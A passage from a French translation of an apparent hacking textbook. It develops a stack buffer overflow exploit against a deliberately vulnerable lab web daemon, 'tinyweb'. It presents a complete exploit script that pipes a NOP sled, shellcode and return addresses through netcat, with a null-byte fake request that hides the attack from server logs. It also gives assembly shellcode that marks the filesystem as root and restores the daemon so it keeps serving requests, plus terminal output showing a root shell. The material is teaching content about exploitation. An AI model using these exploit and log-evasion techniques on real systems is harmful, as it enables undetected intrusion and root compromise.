Une erreur simple dans le code source du démon `tinyweb` nous permet de tronquer le tampon de requête lorsqu'il est envoyé dans le journal, mais non lorsqu'il est copié en mémoire. La fonction `recv_line()` utilise la séquence `\r\n` comme délimiteur. Cependant, toutes les autres fonctions standard de manipulation des chaînes de caractères utilisent un octet nul comme délimiteur. Puisque ces fonctions sont utilisées pour écrire dans le journal, nous pouvons partiellement contrôler les données écrites dans le journal si nous employons de manière stratégique les deux types de délimiteurs.

Le script d'exploit suivant place une requête d'aspect valide au début du tampon d'exploit. Le tableau des NOP est raccourci afin d'en tenir compte.

xtool_tinywebd_stealth.sh

```
#!/bin/sh
# Outil d'exploit furtif.
if [ -z "$2" ]; then  # Si l'argument n°2 est vide.
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # À +100 octets du tampon @ 0xbffff5c0.
echo "target IP: $2"
SIZE='wc -c $1 | cut -f1 -d ' ''
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE))

echo "[Fake Request ($FR_SIZE b)] [NOP ($ALIGNED_SLED_SIZE b)] [shellcode ($SIZE b)]
[ret addr ($((4*32)) b)]"
(perl -e "print \"$FAKEREQUEST\" . \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
 perl -e "print \"$RETADDR\"x32 . \"\r\n\"") | nc -w 1 -v $2 80
```

Ce nouveau tampon d'exploit utilise l'octet nul pour terminer la fausse requête de camouflage. Puisqu'un octet nul n'arrête pas la fonction `recv_line()`, le reste du tampon d'exploit est copié sur la pile. En revanche, les fonctions de manipulation des chaînes de caractères qui écrivent dans le journal s'arrêtent à l'octet nul et la requête factice est consignée, tandis que le reste de l'exploit est masqué. La sortie suivante illustre l'utilisation de ce script :

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 7714
reader@hacking:~/booksrc $ jobs
[1]+  Running                 nc -l -p 31337 &
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell 127.0.0.1
target IP: 127.0.0.1
shellcode: loopback_shell (83 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (318 b)] [shellcode (83 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

La connexion utilisée par cet exploit produit les entrées suivantes dans les journaux du serveur :

```
08/02/2007 13:37:36> Starting up..
08/02/2007 13:37:44> From 127.0.0.1:32828 "GET / HTTP/1.1"    200 OK
```

Même si cette méthode ne permet pas de modifier l'adresse IP journalisée, la requête elle-même semble valide et n'attire donc pas trop l'attention.

0x650 Passer à côté de l'évident

Dans une situation réelle, le second signe d'intrusion le plus évident est encore plus apparent. Cependant, il est très facile de passer à côté. Si vous pensez que les signes d'intrusion les plus évidents se trouvent dans les journaux, n'oubliez pas la perte du service. Lorsque le démon `tinyweb` est exploité, le processus est détourné de manière à fournir un shell root distant, mais il ne traite plus les requêtes Web. Dans le monde réel, cet exploit serait détecté presque immédiatement, dès lors qu'un internaute tente d'accéder au site Web.

Un hacker compétent peut non seulement s'insérer dans un programme pour l'exploiter, mais également le ramener dans un état normal. Le programme continue alors à traiter les requêtes et tout se passe comme si rien ne s'était produit.

0x651 Une chose à la fois

Les exploits complexes sont difficiles car beaucoup de choses peuvent mal se passer, sans aucune indication des causes initiales. Puisque déterminer l'origine de l'erreur peut prendre des heures, il est généralement préférable de décomposer un exploit complexe en parties plus petites. L'objectif final est un shellcode qui lance un shell tout en gardant le miniserveur Web opérationnel. L'aspect interactif du shell apporte son lot de complications, mais nous y reviendrons par la suite. Pour le moment, la première étape consiste à remettre le démon `tinyweb` en activité après l'avoir exploité. Commençons par écrire un bout du shellcode qui prouve sa mise en place et relance ensuite le démon `tinyweb` afin qu'il traite les requêtes Web suivantes.

Puisque le démon `tinyweb` redirige sa sortie standard vers `/dev/null`, le shellcode ne peut pas s'en servir pour générer un marqueur fiable. Nous employons donc une autre solution simple pour prouver l'exécution du shellcode : créer un fichier, en invoquant `open()`, puis `close()`. Bien entendu, l'appel à `open()` devra se faire avec les options adéquates de manière à créer le fichier. Nous pouvons examiner les fichiers d'en-tête pour trouver `O_CREAT` et connaître les définitions des autres options, puis effectuer nos calculs binaires pour les arguments, mais cela devient vite pénible. Vous l'avez peut-être oublié, mais nous avons déjà réalisé quelque chose de similaire : le programme `notetaker` appelle `open()`, en créant le fichier s'il n'existe pas déjà. L'outil `strace`

nous permet de connaître les appels système effectués par n'importe quel programme. Dans la sortie suivante, nous nous en servons pour vérifier que les arguments d'`open()` en C correspondent aux appels système directs :

```
reader@hacking:~/booksrc $ strace ./notetaker test
execve("./notetaker", ["./notetaker", "test"], [/* 27 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe5000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=70799, ..}) = 0
mmap2(NULL, 70799, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fd3000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0`\1\000"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=1307104, ..}) = 0
mmap2(NULL, 1312164, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e92000
mmap2(0xb7fcd000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x13b)
= 0xb7fcd000
mmap2(0xb7fd0000, 9636, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, - 1, 0)
= 0xb7fd0000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e91000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e916c0, limit:1048575,
seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0,
useable:1}) = 0
mprotect(0xb7fcd000, 4096, PROT_READ)   = 0
munmap(0xb7fd3000, 70799)               = 0
brk(0)                                  = 0x804a000
brk(0x806b000)                          = 0x806b000
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe4000
write(1, "[DEBUG] buffer   @ 0x804a008: \'t"..., 37[DEBUG] buffer @ 0x804a008: 'test' ) = 37
write(1, "[DEBUG] datafile @ 0x804a070: \'/"..., 43[DEBUG] datafile @ 0x804a070: '/ var/
notes' ) = 43
open("/var/notes", O_WRONLY|O_APPEND|O_CREAT, 0600) = -1 EACCES (Permission denied)
dup(2)                                  = 3
fcntl64(3, F_GETFL)                     = 0x2 (flags O_RDWR)
fstat64(3, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe3000
_llseek(3, 0, 0xbffff4e4, SEEK_CUR)     = -1 ESPIPE (Illegal seek)
write(3, "[!!] Fatal Error in main() while"..., 65[!!] Fatal Error in main() while opening
file: Permission denied ) = 65
close(3)                                = 0
munmap(0xb7fe3000, 4096)                = 0
exit_group(-1)                          = ?
```

```
Process 21473 detached
reader@hacking:~/booksrc $ grep open notetaker.c
        fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
                fatal("in main() while opening file");
reader@hacking:~/booksrc $
```

Lorsque `notetaker` est exécuté par l'intermédiaire de `strace`, son bit suid n'est pas utilisé et ce programme ne dispose donc pas des autorisations pour ouvrir le fichier de données. Cela n'a pas d'importance ; nous voulons simplement vérifier que les arguments de l'appel système `open()` correspondent à ceux de l'appel à `open()` en C. Puisque c'est le cas, nous pouvons utiliser les valeurs passées à la fonction `open()` dans le binaire de `notetaker` comme arguments de l'appel système `open()` dans notre shellcode. Le compilateur s'est déjà occupé de tout le travail, en recherchant les définitions et en les combinant par un OU bit à bit. Nous devons simplement déterminer les arguments de l'appel dans le désassemblage de `notetaker` :

```
reader@hacking:~/booksrc $ gdb -q ./notetaker
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set dis intel
(gdb) disass main
Dump of assembler code for function main:
0x0804875f <main+0>:    push   ebp
0x08048760 <main+1>:    mov    ebp,esp
0x08048762 <main+3>:    sub    esp,0x28
0x08048765 <main+6>:    and    esp,0xfffffff0
0x08048768 <main+9>:    mov    eax,0x0
0x0804876d <main+14>:   sub    esp,eax
0x0804876f <main+16>:   mov    DWORD PTR [esp],0x64
0x08048776 <main+23>:   call   0x8048601 <ec_malloc>
0x0804877b <main+28>:   mov    DWORD PTR [ebp-12],eax
0x0804877e <main+31>:   mov    DWORD PTR [esp],0x14
0x08048785 <main+38>:   call   0x8048601 <ec_malloc>
0x0804878a <main+43>:   mov    DWORD PTR [ebp-16],eax
0x0804878d <main+46>:   mov    DWORD PTR [esp+4],0x8048a9f
0x08048795 <main+54>:   mov    eax,DWORD PTR [ebp-16]
0x08048798 <main+57>:   mov    DWORD PTR [esp],eax
0x0804879b <main+60>:   call   0x8048480 <strcpy@plt>
0x080487a0 <main+65>:   cmp    DWORD PTR [ebp+8],0x1
0x080487a4 <main+69>:   jg     0x80487ba <main+91>
0x080487a6 <main+71>:   mov    eax,DWORD PTR [ebp-16]
0x080487a9 <main+74>:   mov    DWORD PTR [esp+4],eax
0x080487ad <main+78>:   mov    eax,DWORD PTR [ebp+12]
0x080487b0 <main+81>:   mov    eax,DWORD PTR [eax]
0x080487b2 <main+83>:   mov    DWORD PTR [esp],eax
0x080487b5 <main+86>:   call   0x8048733 <usage>
0x080487ba <main+91>:   mov    eax,DWORD PTR [ebp+12]
0x080487bd <main+94>:   add    eax,0x4
0x080487c0 <main+97>:   mov    eax,DWORD PTR [eax]
0x080487c2 <main+99>:   mov    DWORD PTR [esp+4],eax
0x080487c6 <main+103>:  mov    eax,DWORD PTR [ebp-12]
0x080487c9 <main+106>:  mov    DWORD PTR [esp],eax
0x080487cc <main+109>:  call   0x8048480 <strcpy@plt>
```

```
0x080487d1 <main+114>:  mov    eax,DWORD PTR [ebp-12]
0x080487d4 <main+117>:  mov    DWORD PTR [esp+8],eax
0x080487d8 <main+121>:  mov    eax,DWORD PTR [ebp-12]
0x080487db <main+124>:  mov    DWORD PTR [esp+4],eax
0x080487df <main+128>:  mov    DWORD PTR [esp],0x8048aaa
0x080487e6 <main+135>:  call   0x8048490 <printf@plt>
0x080487eb <main+140>:  mov    eax,DWORD PTR [ebp-16]
0x080487ee <main+143>:  mov    DWORD PTR [esp+8],eax
0x080487f2 <main+147>:  mov    eax,DWORD PTR [ebp-16]
0x080487f5 <main+150>:  mov    DWORD PTR [esp+4],eax
0x080487f9 <main+154>:  mov    DWORD PTR [esp],0x8048ac7
0x08048800 <main+161>:  call   0x8048490 <printf@plt>
0x08048805 <main+166>:  mov    DWORD PTR [esp+8],0x180
0x0804880d <main+174>:  mov    DWORD PTR [esp+4],0x441
0x08048815 <main+182>:  mov    eax,DWORD PTR [ebp-16]
0x08048818 <main+185>:  mov    DWORD PTR [esp],eax
0x0804881b <main+188>:  call   0x8048410 <open@plt>
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb)
```

N'oubliez pas que les arguments d'un appel de fonction sont empilés dans l'ordre inverse. Dans ce cas, le compilateur a choisi d'utiliser `mov DWORD PTR [esp+`*`déca-lage`*`], `*`valeur_à_empiler`* à la place d'une instruction `push`, mais la structure construite sur la pile ne change pas. Le premier argument est le pointeur sur le nom du fichier dans EAX, le deuxième (placé à l'adresse `[esp+4]`) est `0x441` et le troisième (placé à l'adresse `[esp+8]`) est `0x180`. Autrement dit, `O_WRONLY | O_CREAT |O_APPEND` correspond à la valeur `0x441` et `S_IRUSR | S_IWUSR` vaut `0x180`. Le shellcode suivant utilise ces valeurs pour créer un fichier nommé `Hacked` à la racine du système de fichiers.

mark.s

```
BITS 32
; Marquer le système de fichiers pour prouver notre passage.
   jmp short one
two:
   pop ebx              ; Nom du fichier.
   xor ecx, ecx
   mov BYTE [ebx+7], cl ; Nom du fichier terminé par nul.
   push BYTE 0x5        ; Open().
   pop eax
   mov WORD cx, 0x441   ; O_WRONLY|O_APPEND|O_CREAT.
   xor edx, edx
   mov WORD dx, 0x180   ; S_IRUSR|S_IWUSR.
   int 0x80             ; Ouvrir un fichier pour le créer.
      ; eax = descripteur de fichier retourné.
   mov ebx, eax         ; Descripteur de fichier en deuxième argument.
   push BYTE 0x6        ; Close().
   pop eax
   int 0x80             ; Fermer un fichier.
```

```
    xor eax, eax
    mov ebx, eax
    inc eax                 ; Appel exit.
    int 0x80                ; Exit(0), pour éviter une boucle infinie.
one:
    call two
db "/HackedX"
;   01234567
```

Le shellcode ouvre un fichier afin de le créer, puis le ferme immédiatement. Pour finir, il appelle `exit()` de manière à éviter une boucle infinie. La sortie suivante illustre l'utilisation de ce nouveau shellcode avec notre outil d'exploit :

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nasm mark.s
reader@hacking:~/booksrc $ hexdump -C mark
00000000  eb 23 5b 31 c9 88 4b 07  6a 05 58 66 b9 41 04 31  |.#[1..K.j.Xf.A.1|
00000010  d2 66 ba 80 01 cd 80 89  c3 6a 06 58 cd 80 31 c0  |.f.....j.X..1.|
00000020  89 c3 40 cd 80 e8 d8 ff  ff ff 2f 48 61 63 6b 65  |..@...../Hacke|
00000030  64 58                                            |dX|
00000032
reader@hacking:~/booksrc $ ls -l /Hacked
ls: /Hacked: No such file or directory
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark 127.0.0.1
target IP: 127.0.0.1
shellcode: mark (44 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (357 b)] [shellcode (44 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-17 16:59 /Hacked
reader@hacking:~/booksrc $
```

0x652 Tout remettre ensemble

Pour tout remettre ensemble, nous devons simplement réparer les dommages collatéraux causés par l'écrasement et/ou le shellcode, puis rediriger l'exécution vers la boucle d'attente des connexions dans `main()`. Le désassemblage de `main()` ci-après montre que nous pouvons retourner de manière fiable aux adresses `0x08048f64`, `0x08048f65` ou `0x08048fb7` pour reprendre la boucle d'acceptation des connexions :

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048d93 <main+0>:    push   ebp
0x08048d94 <main+1>:    mov    ebp,esp
0x08048d96 <main+3>:    sub    esp,0x68
0x08048d99 <main+6>:    and    esp,0xfffffff0
0x08048d9c <main+9>:    mov    eax,0x0
0x08048da1 <main+14>:   sub    esp,eax
```

```
.:[ instructions non présentées ]:.

0x08048f4b <main+440>:  mov    DWORD PTR [esp],eax
0x08048f4e <main+443>:  call   0x8048860 <listen@plt>
0x08048f53 <main+448>:  cmp    eax,0xffffffff
0x08048f56 <main+451>:  jne    0x8048f64 <main+465>
0x08048f58 <main+453>:  mov    DWORD PTR [esp],0x804961a
0x08048f5f <main+460>:  call   0x8048ac4 <fatal>
0x08048f64 <main+465>:  nop
0x08048f65 <main+466>:  mov    DWORD PTR [ebp-60],0x10
0x08048f6c <main+473>:  lea    eax,[ebp-60]
0x08048f6f <main+476>:  mov    DWORD PTR [esp+8],eax
0x08048f73 <main+480>:  lea    eax,[ebp-56]
0x08048f76 <main+483>:  mov    DWORD PTR [esp+4],eax
0x08048f7a <main+487>:  mov    eax,ds:0x804a970
0x08048f7f <main+492>:  mov    DWORD PTR [esp],eax
0x08048f82 <main+495>:  call   0x80488d0 <accept@plt>
0x08048f87 <main+500>:  mov    DWORD PTR [ebp-12],eax
0x08048f8a <main+503>:  cmp    DWORD PTR [ebp-12],0xffffffff
0x08048f8e <main+507>:  jne    0x8048f9c <main+521>
0x08048f90 <main+509>:  mov    DWORD PTR [esp],0x804962e
0x08048f97 <main+516>:  call   0x8048ac4 <fatal>
0x08048f9c <main+521>:  mov    eax,ds:0x804a96c
0x08048fa1 <main+526>:  mov    DWORD PTR [esp+8],eax
0x08048fa5 <main+530>:  lea    eax,[ebp-56]
0x08048fa8 <main+533>:  mov    DWORD PTR [esp+4],eax
0x08048fac <main+537>:  mov    eax,DWORD PTR [ebp-12]
0x08048faf <main+540>:  mov    DWORD PTR [esp],eax
0x08048fb2 <main+543>:  call   0x8048fb9 <handle_connection>
0x08048fb7 <main+548>:  jmp    0x8048f65 <main+466>
End of assembler dump.
(gdb)
```

Ces trois adresses reviennent essentiellement au même endroit. Utilisons `0x08048fb7` puisqu'il s'agit de l'adresse de retour originelle employée pour l'appel à `handle_connection()`. Cependant, nous devons commencer par fixer quelques autres points. Examinons le prologue et l'épilogue de la fonction `handle_connection()`. Ces instructions configurent et suppriment les structures du bloc d'activation sur la pile :

```
(gdb) disass handle_connection
Dump of assembler code for function handle_connection:
0x08048fb9 <handle_connection+0>:       push   ebp
0x08048fba <handle_connection+1>:       mov    ebp,esp
0x08048fbc <handle_connection+3>:       push   ebx
0x08048fbd <handle_connection+4>:       sub    esp,0x644
0x08048fc3 <handle_connection+10>:      lea    eax,[ebp-0x218]
0x08048fc9 <handle_connection+16>:      mov    DWORD PTR [esp+4],eax
0x08048fcd <handle_connection+20>:      mov    eax,DWORD PTR [ebp+8]
0x08048fd0 <handle_connection+23>:      mov    DWORD PTR [esp],eax
0x08048fd3 <handle_connection+26>:      call   0x8048cb0 <recv_line>
0x08048fd8 <handle_connection+31>:      mov    DWORD PTR [ebp-0x620],eax
0x08048fde <handle_connection+37>:      mov    eax,DWORD PTR [ebp+12]
```

```
0x08048fe1 <handle_connection+40>:    movzx  eax,WORD PTR [eax+2]
0x08048fe5 <handle_connection+44>:    mov    DWORD PTR [esp],eax
0x08048fe8 <handle_connection+47>:    call   0x80488f0 <ntohs@plt>

.:[ instructions non présentées ]:.

0x08049302 <handle_connection+841>:   call   0x8048850 <write@plt>
0x08049307 <handle_connection+846>:   mov    DWORD PTR [esp+4],0x2
0x0804930f <handle_connection+854>:   mov    eax,DWORD PTR [ebp+8]
0x08049312 <handle_connection+857>:   mov    DWORD PTR [esp],eax
0x08049315 <handle_connection+860>:   call   0x8048800 <shutdown@plt>
0x0804931a <handle_connection+865>:   add    esp,0x644
0x08049320 <handle_connection+871>:   pop    ebx
0x08049321 <handle_connection+872>:   pop    ebp
0x08049322 <handle_connection+873>:   ret
End of assembler dump.
(gdb)
```

Au début de la fonction, le prologue sauvegarde les valeurs actuelles des registres EBP et EBX en les empilant, puis il affecte à EBP la valeur actuelle d'ESP afin qu'il puisse servir de référence pour l'accès aux variables dans la pile. Enfin, `0x644` octets sont réservés sur la pile pour les variables, en soustrayant cette valeur d'ESP. À la fin de la fonction, l'épilogue restaure ESP en lui ajoutant `0x644` et en dépilant les valeurs sauvegardées pour EBX et EBP.

Les instructions de l'écrasement se trouvent dans la fonction `recv_line()`, mais elles écrivent des données dans le bloc d'activation de `handle_connection()`. Par conséquent, l'écrasement se produit dans `handle_connection()`. Puisque l'adresse de retour écrasée est empilée lors de l'appel à `handle_connection()`, les valeurs des registres EBP et EBX sauvegardées sur la pile par le prologue de fonction seront donc entre l'adresse de retour et le tampon corruptible. Cela signifie que les registres EBP et EBX ne retrouveront pas leur valeur lors de l'exécution de l'épilogue. Puisque nous ne prenons le contrôle du programme qu'après l'instruction de retour, toutes les instructions entre l'écrasement et le retour doivent être exécutées. Tout d'abord, nous devons établir les dommages collatéraux dus à ces instructions supplémentaires après l'écrasement. L'instruction `int3` génère l'octet `0xcc`, qui représente un point d'arrêt pour le débogage. Le shellcode ci-après exécute une instruction `int3` au lieu de quitter. Ce point d'arrêt sera intercepté par GDB et nous pourrons ainsi examiner l'état exact du programme après l'exécution du shellcode.

mark_break.s

```
BITS 32
; Marquer le système de fichiers pour prouver notre passage.
   jmp short one
two:
   pop ebx                ; Nom du fichier.
   xor ecx, ecx
```

```
    mov BYTE [ebx+7], cl ; Nom du fichier terminé par nul.
    push BYTE 0x5        ; Open().
    pop eax
    mov WORD cx, 0x441   ; O_WRONLY|O_APPEND|O_CREAT.
    xor edx, edx
    mov WORD dx, 0x180   ; S_IRUSR|S_IWUSR.
    int 0x80             ; Ouvrir un fichier pour le créer.
       ; eax = descripteur de fichier retourné.
    mov ebx, eax         ; Descripteur de fichier en deuxième argument.
    push BYTE 0x6        ; Close ().
    pop eax
    int 0x80             ; Fermer un fichier.

    int3                 ; zinterrupt.
one:
    call two
db "/HackedX"
```

Pour utiliser ce shellcode, nous configurons GDB de manière à déboguer le démon `tinyweb`. Dans la sortie suivante, un point d'arrêt est placé juste avant l'appel à `handle_connection()`. L'objectif est de remettre les registres mutilés dans l'état où ils se trouvent à ce point d'arrêt :

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     23497  0.0  0.0   1636   356 ?        Ss   17:08   0:00 ./tinywebd
reader   23506  0.0  0.0   2880   748 pts/1    R+   17:09   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q -pid=23497 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 23497
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) set dis intel
(gdb) x/5i main+533
0x8048fa8 <main+533>:   mov    DWORD PTR [esp+4],eax
0x8048fac <main+537>:   mov    eax,DWORD PTR [ebp-12]
0x8048faf <main+540>:   mov    DWORD PTR [esp],eax
0x8048fb2 <main+543>:   call   0x8048fb9 <handle_connection>
0x8048fb7 <main+548>:   jmp    0x8048f65 <main+466>
(gdb) break *0x8048fb2
Breakpoint 1 at 0x8048fb2: file tinywebd.c, line 72.
(gdb) cont
Continuing.
```

Un point d'arrêt a été placé juste avant l'appel à `handle_connection()` (en gras). Ensuite, depuis un autre terminal, nous nous servons de notre outil d'exploit pour insérer le nouveau shellcode. Ainsi, l'exécution avance jusqu'au point d'arrêt dans le premier terminal :

```
reader@hacking:~/booksrc $ nasm mark_break.s
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh mark_break 127.0.0.1
```

```
target IP: 127.0.0.1
shellcode: mark_break (44 bytes)
[NOP (372 bytes)] [shellcode (44 bytes)] [ret addr (128 bytes)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

De retour dans le terminal de débogage, nous constatons l'interruption de l'exécution au point d'arrêt. Nous affichons les registres importants, qui montrent la configuration de la pile avant et après l'invocation de `handle_connection()`. Ensuite, nous poursuivons l'exécution jusqu'à l'instruction `int3` du shellcode, qui joue le rôle d'un point d'arrêt. Puis les mêmes registres sont à nouveau consultés pour connaître leur état au début de l'exécution du shellcode :

```
Breakpoint 1, 0x08048fb2 in main () at tinywebd.c:72
72              handle_connection(new_sockfd, &client_addr, logfd);
(gdb) i r esp ebx ebp
esp            0xbffff7e0       0xbffff7e0
ebx            0xb7fd5ff4       -1208131596
ebp            0xbffff848       0xbffff848
(gdb) cont
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff753 in ?? ()
(gdb) i r esp ebx ebp
esp            0xbffff7e0       0xbffff7e0
ebx            0x6      6
ebp            0xbffff624       0xbffff624
(gdb)
```

Nous voyons que les registres EBX et EBP sont modifiés lorsque le shellcode commence son exécution. Cependant, un examen des instructions assembleur de `main()` montre que le registre EBX n'est pas utilisé. Le compilateur a probablement sauvegardé ce registre sur la pile par respect d'une certaine convention d'appel, même s'il n'est pas réellement utilisé. En revanche, EBP est fortement sollicité, puisqu'il sert de référence pour les accès aux variables locales sur la pile. Puisque la valeur originelle d'EBP a été écrasée par notre exploit, nous devons la recréer. Lorsque EBP est restauré dans sa valeur d'origine, le shellcode doit être en mesure d'effectuer son sale boulot, puis de revenir comme si de rien n'était dans `main()`. Les ordinateurs ayant un comportement déterministe, les instructions assembleur dévoilent clairement la procédure :

```
(gdb) set dis intel
(gdb) x/5i main
0x8048d93 <main>:    push   ebp
0x8048d94 <main+1>:  mov    ebp,esp
0x8048d96 <main+3>:  sub    esp,0x68
0x8048d99 <main+6>:  and    esp,0xfffffff0
0x8048d9c <main+9>:  mov    eax,0x0
(gdb) x/5i main+533
0x8048fa8 <main+533>:  mov    DWORD PTR [esp+4],eax
0x8048fac <main+537>:  mov    eax,DWORD PTR [ebp-12]
```

```
0x8048faf <main+540>:  mov    DWORD PTR [esp],eax
0x8048fb2 <main+543>:  call   0x8048fb9 <handle_connection>
0x8048fb7 <main+548>:  jmp    0x8048f65 <main+466>
(gdb)
```

Un coup d'œil rapide au prologue de la fonction `main()` montre qu'EBP doit être supérieur de `0x68` octets à ESP. Puisque ESP n'est pas endommagé par notre exploit, nous pouvons restaurer la valeur d'EBP en additionnant `0x68` à ESP à la fin de notre shellcode. Dès lors qu'EBP a la bonne valeur, l'exécution du programme peut être dirigée en toute sécurité vers la boucle d'acceptation des connexions. L'adresse de retour pour l'appel à `handle_connection()` correspond à l'instruction qui se trouve après le `call` à l'adresse `0x08048fb7`. Le shellcode suivant se fonde sur cette technique.

mark_restore.s

```
BITS 32
; Marquer le système de fichiers pour prouver notre passage.
   jmp short one
two:
   pop ebx              ; Nom du fichier.
   xor ecx, ecx
   mov BYTE [ebx+7], cl ; Nom du fichier terminé par nul.
   push BYTE 0x5        ; Open().
   pop eax
   mov WORD cx, 0x441   ; O_WRONLY|O_APPEND|O_CREAT.
   xor edx, edx
   mov WORD dx, 0x180   ; S_IRUSR|S_IWUSR.
   int 0x80             ; Ouvrir un fichier pour le créer.
     ; eax = descripteur de fichier retourné.
   mov ebx, eax         ; Descripteur de fichier en deuxième argument.
   push BYTE 0x6        ; Close().
   pop eax
   int 0x80             ; Fermer un fichier.

   lea ebp, [esp+0x68]  ; Restaurer EBP.
   push 0x08048fb7      ; Adresse de retour.
   ret                  ; Retour.
one:
   call two
db "/HackedX"
```

L'utilisation de ce shellcode dans un exploit restaure l'exécution du démon `tinyweb`, après avoir marqué le système de fichiers. Le démon `tinyweb` ne s'aperçoit de rien :

```
reader@hacking:~/booksrc $ nasm mark_restore.s
reader@hacking:~/booksrc $ hexdump -C mark_restore
00000000  eb 26 5b 31 c9 88 4b 07  6a 05 58 66 b9 41 04 31  |.&[1.K.j.Xf.A.1|
00000010  d2 66 ba 80 01 cd 80 89  c3 6a 06 58 cd 80 8d 6c  |.f....j.X..l|
00000020  24 68 68 b7 8f 04 08 c3  e8 d5 ff ff ff 2f 48 61  |$hh...../Ha|
00000030  63 6b 65 64 58                                    |ckedX|
00000035
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
```

```
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (348 b)] [shellcode (53 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-19 20:37 /Hacked
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     26787  0.0  0.0   1636   420 ?        Ss   20:37   0:00 ./tinywebd
reader   26828  0.0  0.0   2880   748 pts/1    R+   20:38   0:00 grep tinywebd
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $
```

0x653 Faire travailler les enfants

À présent que la partie difficile est maîtrisée, nous pouvons employer cette technique pour lancer discrètement un shell root. Puisque le shell est interactif, mais que le processus doit continuer à traiter les requêtes Web, nous devons créer un processus enfant avec `fork()`. Le processus enfant est une copie exacte du parent, excepté que l'appel retourne `0` dans le processus enfant et le nouvel identifiant de processus dans le parent. Nous voulons que notre shellcode soit dupliqué ainsi et que le processus enfant s'occupe du shell root, pendant que le processus parent remet en place l'exécution de `tinywebd`. Dans le shellcode ci-après, nous ajoutons plusieurs instructions au début de `loopback_shell.s`. Tout d'abord, nous effectuons un appel système à `fork` et la valeur retournée est stockée dans le registre EAX. Les instructions suivantes vérifient si EAX vaut zéro. Dans l'affirmative, l'exécution saute à `child_process` pour lancer le shell. Sinon nous sommes dans le processus parent et le shellcode reprend l'exécution de 